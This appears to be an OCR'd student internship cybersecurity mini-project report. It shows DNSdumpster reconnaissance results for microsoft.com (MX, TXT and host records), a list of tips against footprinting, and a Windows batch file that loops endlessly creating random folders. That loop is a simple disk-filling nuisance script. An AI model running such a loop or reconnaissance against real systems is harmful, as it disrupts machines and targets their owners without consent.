VERZEO INTERNSHIP MINI PROJECT

CYBER SECURITY

CS- MINOR- APRIL

APRIL BATCH


SUBMITTED BY


K. RAJA DEEPAK


MINOR PROJECT


1.PERFORM FOOT PRINTING ON MICROSOFT WEBSITE AND GATHER INFORMATION ABOUT THE WEBSITE BY (WHOIS/NETCRAFT/SHODAN/DNSDUMPSTER)

For this task I used the DNS DUMPSTER website to perform foot printing on Microsoft website.




Privacy error
DNSdumpster.com - dns recon a
dnsdumpster.com
Apps
Gmail
YouTube
Maps
Reading list
MX Records ** This is where email for the domain goes...
10 microsoft-com.mail.protection.outlook.com.
104.47.53.36
MICROSOFT-CORP-MSN-AS-BLOCK
United States
TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations
"docusign=d5a3737c-c23c-4bd0-9095-d2ff621f2840"
"v=spf1 include:_spf-a.microsoft.com include:_spf-b.microsoft.com include:_spf-c.microsoft.com include:_spf-ssg-a.microsoft.com include:spf-a.hotmail.com include:_spf1-meo.microsoft.com -all"
"google-site-verification=Zv1IvEEZg4N9wbEXpBSSyAiIjDyyB3S-fzfFC1b7D1E"
"google-site-verification=6P08Ow5E-8Q0m6vQ7FMAqAYIDprkVV8fUf_7hZ4Qvc8"
"atlassian-domain-verification=jbey7I2+3Wyl+PZ0QUCC6fCz2Gu5KO7GQPcy/0c4za7ebQxar/qqujJH4kZLVQHZ"
"adobe-sign-verification=c1fea9b4cdd4df0d5778517f29e0934"
"docusign=52998482-393d-46f7-95d4-15ac6509bfdd"
"google-site-verification=8-zFCaUXhhPcvN29EVw2RvtASDCaDPQ02L1HJ8Om8I0"
"adobe-idp-site-verification=8aa35c528af5d72beb19b1bd3ed9b86d87ea7f24b2ba3c99ffcd00c27e9d809c"
"d365mktkey=4d8bnycx40fy3581petta4gsf"
"8RPDXjBzBS9tu7Pbysu7qCACrwXPoDV8ZtLfthTnC4y9VJFLd84it5sQlEITgSLJ4KOIA8pBZxmyvPujuUvhOg=="
"google-site-verification=1TeK8q0OziF14T1tF-QR65JkzHZ1rcdgNccDFp78iTk"



Privacy error
DNSdumpster.com - dns recon a
dnsdumpster.com
Apps
Gmail
YouTube
Maps
Reading list
Host Records (A) ** this data may not be current as it uses a static database (updated monthly)
microsoft.com
HTTP: Kestrel
HTTPS: Kestrel
40.112.72.205
MICROSOFT-CORP-MSN-AS-BLOCK
Ireland
tide500.microsoft.com
131.107.0.70
tide500.microsoft.com
MICROSOFT-CORP-AS
United States
msonlineppe2010.microsoft.com
70.37.188.23
msonlineppe2010.microsoft.com
MICROSOFT-CORP-MSN-AS-BLOCK
United States
ppeteam2010.microsoft.com
70.37.188.29
ppe2010my.microsoft.com
MICROSOFT-CORP-MSN-AS-BLOCK
United States
spteam2010.microsoft.com
70.37.188.22
MICROSOFT-CORP-MSN-AS-BLOCK
United States
spsites2010.microsoft.com
70.37.188.22
MICROSOFT-CORP-MSN-AS-BLOCK
United States
paspsites2010.microsoft.com
70.37.188.22
MICROSOFT-CORP-MSN-AS-BLOCK
United States
ppepaspsites2010.microsoft.com
70.37.188.29
ppe2010my.microsoft.com
MICROSOFT-CORP-MSN-AS-BLOCK
United States
ppespsites2010.microsoft.com
70.37.188.29
ppe2010my.microsoft.com
MICROSOFT-CORP-MSN-AS-BLOCK
United States
my2010.microsoft.com
70.37.188.22
MICROSOFT-CORP-MSN-AS-BLOCK
United States





SOLUTIONS TO AVOID FOOT PRINTING:


1. Delete or Deactivate Old Accounts.
2. Remove Yourself From Data Collection Sites.
3. Don't Post Personal Information Online.
4. Get Rid of Old Email Accounts.
5. Check Your Privacy Settings.
6. Unsubscribe From Mailing Lists.
7. Use Stealth Mode.
8. Think Before Posting


4. WRITE A SMALL BATCH PROGRAM AND SAVE AS .bat EXTENSION :




Recycle Bin
sample batch
sample batch - Notepad
C:\Windows\system32\cmd.exe
new file
Press any key to continue . . .
Windows 7
Build 7600
This copy of Windows is not genuine
3:31 PM
5/27/2021


Recycle Bin
sample batch
New Text Document - Notepad
File Edit Format View Help
@echo off
:x
md %random%
goto x
Windows 7
Build 7600
This copy of Windows is not genuine
3:38 PM
5/27/2021


Recycle Bin
sample batch
New Text Document - Notepad
File Edit Format View Help
Save As
Desktop
Search Desktop
Organize
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Libraries
System Folder
virtual7
System Folder
Computer
System Folder
Network
System Folder
batch project
File name: batch program.bat
Save as type: Text Documents (*.txt)
